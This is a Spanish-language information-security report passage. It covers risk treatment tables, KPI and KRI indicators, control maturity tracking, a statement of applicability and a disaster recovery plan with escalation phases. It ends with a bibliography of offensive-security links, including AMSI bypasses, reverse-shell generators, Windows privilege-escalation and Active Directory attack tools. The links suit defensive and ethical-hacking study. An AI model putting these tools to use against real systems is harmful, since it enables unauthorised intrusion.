Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Puntos_Acceso	Daño por catástrofe
Riesgo	**Solución**
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Cortafuegos	Fallo de suministro eléctrico
Riesgo	**Solución**
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Cortafuegos	Errores de mantenimiento y actualizaciones
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Cortafuegos	Vulnerabilidades
Riesgo	**Solución**
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Cortafuegos	Avería física o lógica
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Cortafuegos	Daño por catástrofe
Riesgo	**Solución**
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Nombres_dominio	Fallo de suministro eléctrico
Riesgo	**Solución**
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Nombres_dominio	Errores de mantenimiento y actualizaciones
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Nombres_dominio	Vulnerabilidades
Riesgo	**Solución**
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Red_Local	Fallo de suministro eléctrico
Riesgo	**Solución**
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Red_Local	Errores de mantenimiento y actualizaciones
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Acceso_Internet	Avería física o lógica
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Disco_Duro	Fallo de suministro eléctrico
Riesgo	**Solución**
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Disco_Duro	Errores de mantenimiento y actualizaciones
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Disco_Duro	Vulnerabilidades
Riesgo	**Solución**
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Disco_Duro	Avería física o lógica
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Disco_Duro	Daño por catástrofe
Riesgo	**Solución**
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Memorias_USB	Fallo de suministro eléctrico
Riesgo	**Solución**
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Memorias_USB	Errores de mantenimiento y actualizaciones
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Memorias_USB	Vulnerabilidades
Riesgo	**Solución**
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Memorias_USB	Avería física o lógica
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Memorias_USB	Daño por catástrofe
Riesgo	**Solución**
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Declaración de aplicabilidad

Vamos a realizar la declaración de aplicabilidad, pero para ello necesitaremos definir los indicadores de seguimiento y madurez necesarios para el seguimiento de la implementación de medidas correctivas adoptadas.

KPI's

Los KPI's **(Key Performance Indicators)** son indicadores clave de rendimiento que se utilizan para medir y evaluar el desempeño de un proceso o actividad en relación con los objetivos establecidos.

En una declaración de aplicabilidad de gestión de riesgos, los KPI pueden utilizarse para medir la efectividad de la gestión de riesgos y la implementación de controles en una organización.

A continuación, mostraré una tabla de cumplimiento de medidas, donde podemos medir el estado de estas para implementar en el Plan de Tratamiento de Riesgos.

Valor	KPI	Sin iniciar	Desarrollo	Finalizada
Organizativa	86	62	16	8
Física	86	52	20	14
Lógica	86	17	45	24

KRI's

Los KRI **(Key Risk Indicators)** son indicadores clave de riesgo utilizados para medir y monitorear la efectividad de los controles de seguridad implementados para mitigar los riesgos identificados.

Estos pueden incluir métricas como la frecuencia y la gravedad de las violaciones de seguridad, el tiempo de inactividad del sistema, tasa de éxito etc...

La medición y el monitoreo de los KRI permiten a la organización identificar las áreas en las que se deben mejorar los controles de seguridad, así como medir el éxito de las medidas implementadas para reducir los riesgos identificados. Los KRI también pueden ser utilizados para identificar nuevas amenazas y riesgos que surjan en el futuro, lo que permite a la organización tomar medidas proactivas para mitigar estos riesgos antes de que se conviertan en una amenaza significativa.

La inclusión de los KRI en la Declaración de Aplicabilidad ayuda a garantizar que la selección de los controles de seguridad se base en una evaluación rigurosa y que se monitoreen regularmente para asegurar que los riesgos estén siendo manejados adecuadamente. Además, los KRI pueden ser utilizados para informar la toma de decisiones de la alta dirección sobre la asignación de recursos para mejorar la seguridad informática de la organización.

Riesgo	Evento de riesgo	Control	Actividad de control	Nivel de frecuencia	Nivel de impacto	Nivel de riesgo	KRI's
Riesgo de integridad de datos	Infección por malware	Formación y concienciación de usuarios	Implementación de antivirus	M	MA	M	5
Riesgo de disponibilidad	Fallo eléctrico	Usar sistemas de alimentación ininterrumpida	Instalación de SAI's en equipos y/o generadores	MB	MA	B	5
Riesgo de seguridad	Sistemas vulnerables	Realizar auditorías de seguridad	Realizar auditorías de seguridad periódicas	B	MA	A	5

Controles y nivel de madurez

Fases de implementación:

- **No iniciado:** Todavía no se ha iniciado el control.
- **Inicio:** No se ha implementado el control, pero está comenzándose a documentar.
- **Desarrollo:** Se ha completado la documentación y se comienza la implementación.
- **Preproducción:** Se ha implementado el control y se comienza la realización de pruebas.
- **Producción:** Se han terminado las pruebas y puede lanzarse a producción.

Estados de los controles:

- **Pendiente:** El control se encuentra en parada temporal.
- **Realizado:** Completadas todas las fases del control.
- **Cancelado:** Cancelación de la implementación del control.
- **Retrasado:** A la espera de que termine otra implementación.
- **En proceso:** Se está realizando la implementación del control.

Niveles de madurez:

- **Nivel 1:** Proceso en desarrollo sin documentación ni entorno de aplicación.
- **Nivel 2:** Proceso de implementación en base a documentación y políticas.
- **Nivel 3:** Proceso de implementación acorde a estándares y procedimientos bien documentados.

Primer ciclo de implementación del plan de tratamiento de riesgos (4 meses)

Implementación de controles

INDICADOR: Integridad de datos					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Documentación	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Copias de seguridad	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Control de acceso	Inicio	No iniciado	No iniciado	No iniciado	En proceso

INDICADOR: Riesgo de disponibilidad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Montaje de servidores	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Configuración de servidores	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Documentación	Inicio	No iniciado	No iniciado	No iniciado	En proceso

INDICADOR: Riesgo de seguridad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Formación	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Montaje de entornos	Inicio	No iniciado	No iniciado	No iniciado	En proceso
Documentación	Inicio	No iniciado	No iniciado	No iniciado	En proceso

Niveles de maduración

MADUREZ DEL CONTROL: Riesgo de Integridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Documentación	Sí	No iniciado	No iniciado
Copias de seguridad	Sí	No iniciado	No iniciado
Control de acceso	Sí	No iniciado	No iniciado

MADUREZ DEL CONTROL: Riesgo de disponibilidad			
Controles	Nivel 1	Nivel 2	Nivel 3
Montaje de servidores	Sí	No iniciado	No iniciado
Configuración de servidores	Sí	No iniciado	No iniciado
Documentación	Sí	No iniciado	No iniciado

MADUREZ DEL CONTROL: Riesgo de seguridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Formación	Sí	No iniciado	No iniciado
Montaje de entornos	Sí	No iniciado	No iniciado
Documentación	Sí	No iniciado	No iniciado

Segundo ciclo de implementación del plan de tratamiento de riesgos (4 meses)

Implementación de controles

INDICADOR: Integridad de datos					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Documentación	Producción	Preproducción	No iniciado	No iniciado	En proceso
Copias de seguridad	Preproducción	Inicio	No iniciado	No iniciado	En proceso
Control de acceso	Preproducción	Inicio	No iniciado	No iniciado	En proceso

INDICADOR: Riesgo de disponibilidad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Montaje de servidores	Inicio	No iniciado	No iniciado	No iniciado	Cancelado
Configuración de servidores	Inicio	No iniciado	No iniciado	No iniciado	Retrasado
Documentación	Producción	Preproducción	No iniciado	No iniciado	En proceso

INDICADOR: Riesgo de seguridad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Formación	Producción	Producción	Producción	Producción	Realizado
Montaje de entornos	Producción	Desarrollo	No iniciado	No iniciado	En proceso
Documentación	Producción	Inicio	No iniciado	No iniciado	En proceso

Niveles de maduración

MADUREZ DEL CONTROL: Riesgo de Integridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Documentación	Sí	Sí	No iniciado
Copias de seguridad	Sí	No iniciado	No iniciado
Control de acceso	Sí	No iniciado	No iniciado

MADUREZ DEL CONTROL: Riesgo de disponibilidad			
Controles	Nivel 1	Nivel 2	Nivel 3
Montaje de servidores	Sí	No iniciado	No iniciado
Configuración de servidores	Sí	No iniciado	No iniciado
Documentación	Sí	Sí	No iniciado

MADUREZ DEL CONTROL: Riesgo de seguridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Formación	Sí	Sí	Sí
Montaje de entornos	Sí	No iniciado	No iniciado
Documentación	Sí	Sí	No iniciado

Tercer ciclo de implementación del plan de tratamiento de riesgos (4 meses)

Implementación de controles

INDICADOR: Integridad de datos					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Documentación	Producción	Producción	Producción	No iniciado	En proceso
Copias de seguridad	Preproducción	Inicio	No iniciado	No iniciado	En proceso
Control de acceso	Preproducción	Inicio	No iniciado	No iniciado	En proceso

INDICADOR: Riesgo de disponibilidad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Montaje de servidores	Preproducción	Desarrollo	No iniciado	No iniciado	En proceso
Configuración de servidores	Preproducción	No iniciado	No iniciado	No iniciado	En proceso
Documentación	Producción	Producción	Inicio	No iniciado	En proceso

INDICADOR: Riesgo de seguridad					
Controles	Fase 1	Fase 2	Fase 3	Fase 4	Estado
Formación	Producción	Producción	Producción	Producción	Realizado
Montaje de entornos	Producción	Producción	No iniciado	No iniciado	En proceso
Documentación	Producción	Preproducción	Inicio	No iniciado	En proceso

Niveles de maduración

MADUREZ DEL CONTROL: Riesgo de Integridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Documentación	Sí	Sí	No iniciado
Copias de seguridad	Sí	Sí	No iniciado
Control de acceso	Sí	Sí	No iniciado

MADUREZ DEL CONTROL: Riesgo de disponibilidad			
Controles	Nivel 1	Nivel 2	Nivel 3
Montaje de servidores	Sí	Sí	No iniciado
Configuración de servidores	Sí	Sí	No iniciado
Documentación	Sí	Sí	No iniciado

MADUREZ DEL CONTROL: Riesgo de seguridad			
Controles	Nivel 1	Nivel 2	Nivel 3
Formación	Sí	Sí	Sí
Montaje de entornos	Sí	Sí	No iniciado
Documentación	Sí	Sí	No iniciado

Medidas y objetivos

Una vez definidas las medidas de seguridad, indicadores y controles, podemos representar la declaración de aplicabilidad, esta contiene los objetivos de control y los controles, detallando su grado de implementación.

RIESGO DE INTEGRIDAD DE DATOS								
Objetivo	**Control**	**Implementación**	**Estado**	**Criticidad**	**Finalidad**	**Naturaleza**	**Estado Anterior**	**Estado Esperado**
Implementar las medidas correspondientes para asegurar la integridad de datos	Documentación	Recogida de información de las medidas implementadas	Se está recolectando toda la información nueva	Media	Documentar	Organizativos	Iniciado	Completado
	Copias de seguridad	Implementado y realizando pruebas	Se ha desplegado el entorno de copias de seguridad y se están realizando pruebas	Alta	Correctiva	Legales	Sin implementar	Completado
	Control de acceso	Realizando pruebas	Se están realizando pruebas de la implementación de un control de acceso	Alta	Disuasoria	Técnicos	En pruebas	Implementado y en pruebas

RIESGO DE DISPONIBILIDAD								
Objetivo	**Control**	**Implementación**	**Estado**	**Criticidad**	**Finalidad**	**Naturaleza**	**Estado Anterior**	**Estado Esperado**
Implementar las medidas correspondientes para asegurar la disponibilidad	Montaje de servidores	Completado	Se ha completado el montaje e instalación de servidores	Media	Mitigar	Técnicos	Montaje	Completado
	Configuración de servidores	Comprobando configuraciones	Se están realizando pruebas de las configuraciones	Media	Mitigar	Técnicos	Sin iniciar	Implementado y en pruebas
	Documentación	Recogida de información de los equipos y configuraciones	Se está recolectando toda la información nueva	Media	Documentar	Organizativos	Iniciado	Completado

RIESGO DE SEGURIDAD								
Objetivo	**Control**	**Implementación**	**Estado**	**Criticidad**	**Finalidad**	**Naturaleza**	**Estado Anterior**	**Estado Esperado**
Implementar las medidas correspondientes para asegurar la integridad de datos	Formación	Completa	Se ha completado la formación de empleados	Media	Correctiva	Mitigante	Completado	Completado
	Montaje de entornos	No iniciada	Se deben configurar y documentar configuraciones	Media	Detectiva	Técnicos	No iniciado	Implementado y en pruebas
	Documentación	Se está desarrollando	Documentar el entorno	Media	Documentar	Organizativos	Iniciado	Completado

Plan de Recuperación ante Desastres (DRP)

El plan de recuperación de desastres abarca los procesos de restauración de datos, hardware y software crítico de la organización ante un desastre. Es decir, se encarga del proceso de restablecimiento de sistemas e infraestructura que soportan procesos críticos después de haber ocurrido un incidente grave.

Objetivo

Establecer un equipo de recuperación de desastres, integrado por personas relacionadas con la infraestructura, sistemas de información y procesos de la organización, con el fin de restablecer los procesos críticos ante incidentes graves.

Alcance

Una vez tenemos definidos los elementos críticos de la infraestructura se debe considerar:

- Datos de empleados
- Sistemas telefónicos
- Redes Locales
- Redes WAN
- Internet
- Empleados
- Infraestructura física
- Aplicaciones
- Hardware
- Bases de datos
- Sistemas operativos
- Firewalls
- IDS-IPS
- Switches
- Routers

Roles y responsables (participantes)


Detallaremos el personal responsable y los roles que intervienen en el plan de recuperación ante desastres:

CISO: Su función será la de monitorización y supervisión de los planes de recuperación de desastres. Es el principal responsable de la documentación de ciberseguridad y reportes.

Auditor de seguridad: Será el encargado del aspecto más técnico del informe de ciberseguridad, reportando este al CISO.

Administrador de sistemas y redes: Su función será activar el DRP, notificar al superior de la activación, siendo este el encargado.

Técnico informático: Se encargará de identificar y notificar el desastre sobre el activo a su superior, en este caso el administrador de sistemas y redes. Tiene la responsabilidad de aplicar los planes definidos en el DRP.



Procedimiento de alerta, escalada, activación y recuperación

El procedimiento que se deberá tomar en caso de alerta dependiendo del tipo de activo serán los siguientes.

Alertas de información: Será monitorizado con software dedicado a prevenir fugas de información (DLP), serán enviadas por correo, sms, telefonía y a través de kibana y elastic

Alertas de software: Se monitorizará la actividad del software. Las alertas serán recibidas por correo electrónico, así como sms y kibana + elastic

Alertas de sistemas operativos: Los sistemas operativos serán monitorizados y mantenidos con políticas de seguridad. Las alertas serán recibidas a través de correo electrónico, sms y kibana + elastic

Alertas de dispositivos de comunicaciones: Los dispositivos serán monitorizados y configurados con políticas de seguridad. Las alertas serán enviadas por correo electrónico, sms y kibana + elastic

Alertas de servicios críticos: Los servicios críticos serán monitorizados y configurados con políticas de seguridad. Las alertas serán enviadas por correo electrónico, sms y kibana + elastic

Reporte de información

Las incidencias relacionadas con la información pueden ser de diferente naturaleza, contemplaré la siguiente lista:

- **Ransomware:** Secuestro de información, encriptación.
- **Malware:** Robo de información, corrupción, pérdida de datos
- **Robo de información:** Mediante robo intencionado, explotación de vulnerabilidades o fallos de configuración.
- **Manipulación:** Modificaciones o alteraciones en los datos
- **Disponibilidad:** Problemas de disponibilidad.

Procedimiento de escalada en fases:

1º FASE: Las incidencias serán recibidas por diferentes medios (SMS, Correo electrónico, dashboard de kibana..)

2º FASE: Los técnicos informáticos serán responsables de visualizar y revisar los medios de recepción, se encargarán de la monitorización de incidencias, una vez localizada, reportarán la incidencia a su superior (Administrador de sistemas y redes)

3º FASE: El administrador de sistemas y redes se encargará de evaluar la incidencia y en caso de ser necesario activará el protocolo de recuperación, en caso contrario lo reportará a su superior (CISO), con una copia al auditor de seguridad.

4º FASE: El CISO coordinará con el auditor de seguridad para evaluar el origen de la incidencia. El CISO será responsable de definir cuando se aplica el protocolo de recuperación.

Reporte de software

Las incidencias relacionadas con el software pueden ser de diferente naturaleza, contemplaré la siguiente lista:

- **Injección SQL:** Fuga de datos a través de consultas no controladas
- **Malware:** Software malicioso
- **Fallos de configuración:** Configuraciones erróneas, software desactualizado
- **Fuerza bruta:** Intentos de acceso para obtención de contraseñas
- **Disponibilidad:** Problemas de disponibilidad
- **Falta de recursos:** Agotamiento de recursos

Procedimiento de escalada en fases:

1º FASE: Las incidencias serán advertidas en el panel de kibana y por correo electrónico o email.

2º FASE: Los técnicos informáticos se encargarán de la monitorización de las incidencias, escalarán toda la información posible al superior (Administrador de sistemas y redes).

3º FASE: El administrador de sistemas y redes se encargará de evaluar la incidencia y en caso de ser necesario activará el protocolo de recuperación, en caso contrario lo reportará a su superior (CISO), con una copia al auditor de seguridad.

4° FASE: El CISO coordinará con el auditor de seguridad para evaluar el origen de la incidencia. El CISO será responsable de definir cuando se aplica el protocolo de recuperación.

Reporte de sistemas operativos

Las incidencias relacionadas con los sistemas operativos pueden ser de diferente naturaleza, contemplaré la siguiente lista:

- **Malware:** Software malicioso
- **Ransomware:** Secuestro de información, encriptación.
- **Fallos de configuración:** Configuraciones erróneas, software desactualizado
- **Fuerza bruta:** Intentos de acceso para obtención de contraseñas
- **Falta de recursos:** Agotamiento de recursos

Procedimiento de escalada en fases:

1° FASE: Las incidencias serán advertidas en el panel de kibana y por correo electrónico o email.

2° FASE: Los técnicos informáticos se encargarán de la monitorización de las incidencias, escalarán toda la información posible al superior (Administrador de sistemas y redes).

3° FASE: El administrador de sistemas y redes se encargará de evaluar la incidencia y en caso de ser necesario activará el protocolo de recuperación, en caso contrario lo reportará a su superior (CISO), con una copia al auditor de seguridad.

4° FASE: El CISO coordinará con el auditor de seguridad para evaluar el origen de la incidencia. El CISO será responsable de definir cuando se aplica el protocolo de recuperación.

Reporte de dispositivos de comunicaciones

Las incidencias relacionadas con los dispositivos de comunicaciones pueden ser de diferente naturaleza, contemplaré la siguiente lista:

- **Malware:** Software malicioso
- **Falta de recursos:** Agotamiento de recursos
- **Fallos de configuración:** Configuraciones erróneas, software desactualizado
- **Disponibilidad:** Problemas de disponibilidad

Procedimiento de escalada en fases:

1° FASE: Las incidencias serán advertidas en el panel de kibana y por correo electrónico o email.

2° FASE: Los técnicos informáticos se encargarán de la monitorización de las incidencias, escalarán toda la información posible al superior (Administrador de sistemas y redes).

3° FASE: El administrador de sistemas y redes se encargará de evaluar la incidencia y en caso de ser necesario activará el protocolo de recuperación, en caso contrario lo reportará a su superior (CISO), con una copia al auditor de seguridad.

4° FASE: El CISO coordinará con el auditor de seguridad para evaluar el origen de la incidencia. El CISO será responsable de definir cuando se aplica el protocolo de recuperación.

Reporte de servicios críticos

Las incidencias relacionadas con los servicios críticos pueden ser de diferente naturaleza, contemplaré la siguiente lista:

- **Malware:** Software malicioso
- **Ransomware:** Secuestro de información, encriptación.
- **Disponibilidad:** Problemas de disponibilidad
- **Fallos de configuración:** Configuraciones erróneas, software desactualizado
- **Falta de recursos:** Agotamiento de recursos

Procedimiento de escalada en fases:

1° FASE: Las incidencias serán advertidas en el panel de kibana y por correo electrónico o email.

2° FASE: Los técnicos informáticos se encargarán de la monitorización de las incidencias, escalarán toda la información posible al superior (Administrador de sistemas y redes).

3° FASE: El administrador de sistemas y redes se encargará de evaluar la incidencia y en caso de ser necesario activará el protocolo de recuperación, en caso contrario lo reportará a su superior (CISO), con una copia al auditor de seguridad.

4° FASE: El CISO coordinará con el auditor de seguridad para evaluar el origen de la incidencia. El CISO será responsable de definir cuando se aplica el protocolo de recuperación.

Estrategias de recuperación

Una parte fundamental de la gestión de riesgos en ciberseguridad es la estrategia de recuperación de activos, que se enfoca en minimizar el tiempo de recuperación causado por el incidente.

En esta sección, exploraremos diferentes estrategias de recuperación de activos que las empresas pueden utilizar para minimizar los daños y recuperar rápidamente sus activos.

Plan de recuperación de información

En este apartado, describiré los pasos necesarios para recuperar la información tras la activación del protocolo de re recuperación.

1° PASO: Identificar el activo afectado, base de datos, documentos, repositorios…

2° PASO: En función del activo a recuperar, se usarán las copias de seguridad o el método correspondiente

3° PASO: Se realizará la sincronización con las copias de seguridad y confirmará que los datos estén actualizados

Plan de recuperación de software

En este apartado, describiré los pasos necesarios para recuperar el software tras la activación del protocolo de re recuperación.

1º PASO: Identificar el activo afectado, software, aplicación web…

2º PASO: En función del activo, se realizarán las metodologías pertinentes para solventarlo.

3º PASO: Se realizarán pruebas para verificar que el problema ha sido solventado.

Plan de recuperación de sistemas operativos

En este apartado, describiré los pasos necesarios para recuperar el sistema operativo tras la activación del protocolo de re recuperación.

1º PASO: Identificar el activo afectado, y cual/es son los problemas.

2º PASO: En función del accidente, identificar cuál es la metodología para solventarlo.

3º PASO: Tras identificar el plan de recuperación que necesitamos, procedemos a la restauración del sistema.

4º PASO: Si se tiene copia de seguridad actualizada, se realiza la sincronización.

5º PASO: Se realizarán pruebas para verificar que ha sido solucionado

Plan de recuperación de comunicaciones

En este apartado, describiré los pasos necesarios para recuperar los dispositivos de comunicaciones tras la activación del protocolo de re recuperación.

1º PASO: Identificar el activo afectado (router, switches, cableado, firewall…)

2º PASO: En función del activo, localizamos la incidencia.

3º PASO: Se realizará la metodología pertinente para la solucionar la incidencia

4º PASO: Se realizarán pruebas para verificar que ha sido solucionado.

Plan de recuperación de sistemas críticos

En este apartado, describiré los pasos necesarios para recuperar los sistemas críticos tras la activación del protocolo de re recuperación.

1º PASO: Identificar el activo afectado (servidor, sistemas de almacenamiento…)

2º PASO: En función del activo afectado procedemos a realizar la metodología indicada por el responsable para solucionar el incidente.

3º PASO: En caso de ser necesario, sincronizaremos la última copia de seguridad.

4º PASO: Se realizarán pruebas para verificar que ha sido solucionado.

Conclusión final

En conclusión, la gestión de la seguridad de la información en el entorno empresarial es fundamental para proteger los datos confidenciales y la continuidad del negocio. La explotación de un Active Directory puede permitir a los atacantes obtener acceso no autorizado a los sistemas y recursos de la organización, lo que puede provocar graves consecuencias para la empresa.

Sin embargo, a través del uso de técnicas de hacking ético y seguridad ofensiva, se pueden identificar y mitigar estas vulnerabilidades de seguridad antes de que los atacantes puedan explotarlas. Además, la gestión adecuada de riesgos puede ayudar a la organización a priorizar y gestionar los riesgos de seguridad de manera efectiva.

En resumen, la dirección en ciberseguridad es un aspecto crítico en la protección de la infraestructura y los datos de una organización, y el uso de técnicas de hacking ético y seguridad ofensiva junto con la gestión de riesgos puede ayudar a garantizar la seguridad de la información en la empresa.

Bibliografía

https://github.com/Orange-Cyberdefense/GOAD

https://www.revshells.com/

https://pentestbook.six2dez.com/

https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/lateral-movement/

https://book.hacktricks.xyz/welcome/readme

https://amsi.fail/

https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/

https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS

https://www.praetorian.com/blog/running-a-net-assembly-in-memory-with-meterpreter/

https://www.ired.team/offensive-security/lateral-movement

https://github.com/S3cur3Th1sSh1t/PowerSharpPack

https://jlajara.gitlab.io/Potatoes_Windows_Privesc

https://github.com/CCob/SweetPotato

https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/

https://github.com/Dec0ne/KrbRelayUp

https://github.com/cube0x0/KrbRelay

https://gist.github.com/tothi/bf6c59d6de5d0c9710f23dae5750c4b9

https://googleprojectzero.blogspot.com/2021/10/windows-exploitation-tricks-relaying.html

https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/av-edr-evasion/dotnet-reflective-assembly

https://infosecwriteups.com/active-directory-penetration-testing-cheatsheet-5f45aa5b44ff

https://reconshell.com/goad-game-of-active-directory/

https://www.zonasystem.com/2022/05/krbrelayup-privesc-escalada-privilegios-local-en-entornos-active-directory-y-mitigacion.html

https://podalirius.net/en/articles/useful-ldap-queries-for-windows-active-directory-pentesting/

https://sniferl4bs.com/2022/08/instalaci%C3%B3n-y-configuraci%C3%B3n-de-goad-game-of-active-directory/

https://mayfly277.github.io/posts/GOADv2/

https://nmap.org/nsedoc/scripts/krb5-enum-users.html

https://podalirius.net/en/articles/useful-ldap-queries-for-windows-active-directory-pentesting/

https://github.com/dirkjanm/adidnsdump

https://github.com/fox-it/BloodHound.py

https://github.com/BloodHoundAD/SharpHound

https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/

https://en.hackndo.com/bloodhound/

https://github.com/lgandx/Responder

https://github.com/Hackndo/lsassy

https://github.com/login-securite/DonPAPI

https://github.com/dirkjanm/mitm6

https://github.com/p0dalirius/Coercer

https://en.hackndo.com/ntlm-relay/

https://www.thehacker.recipes/ad/movement/ntlm/relay

https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html

https://github.com/cube0x0/noPac

https://www.thehacker.recipes/ad/movement/kerberos/samaccountname-spoofing

https://github.com/topotam/PetitPotam

https://github.com/ly4k/Certipy

https://www.cvedetails.com/cve/CVE-2021-42287/?q=CVE-2021-42287

https://www.cvedetails.com/cve/CVE-2021-42278/?q=CVE-2021-42278

https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4

https://www.thehacker.recipes/ad/movement/kerberos/delegations/s4u2self-abuse

https://www.thehacker.recipes/ad/movement/dacl

https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab

https://github.com/ShutdownRepo/pywhisker

https://learn.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-server-principals-transact-sql?view=sql-server-ver16

https://blog.sqlauthority.com/2019/05/21/sql-server-difference-between-login-vs-user-security-concepts/

https://github.com/NetSPI/ESC

https://github.com/NetSPI/PowerUpSQL/wiki/PowerUpSQL-Cheat-Sheet

https://github.com/chvancooten/OSEP-Code-Snippets/blob/main/MSSQL/Program.cs

https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server

https://ppn.snovvcrash.rocks/pentest/infrastructure/dbms/mssql

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MSSQL%20Injection.md

https://h4ms1k.github.io/Red_Team_MSSQL_Server/#

https://github.com/Jean-Francois-C/Database-Security-Audit/blob/master/MSSQL%20database%20penetration%20testing

https://en.hackndo.com/constrained-unconstrained-delegation/

https://beta.hackndo.com/unconstrained-delegation-attack/

https://beta.hackndo.com/resource-based-constrained-delegation-attack/

https://blog.harmj0y.net/activedirectory/s4u2pwnage/

https://eladshamir.com/2019/01/28/Wagging-the-Dog.html

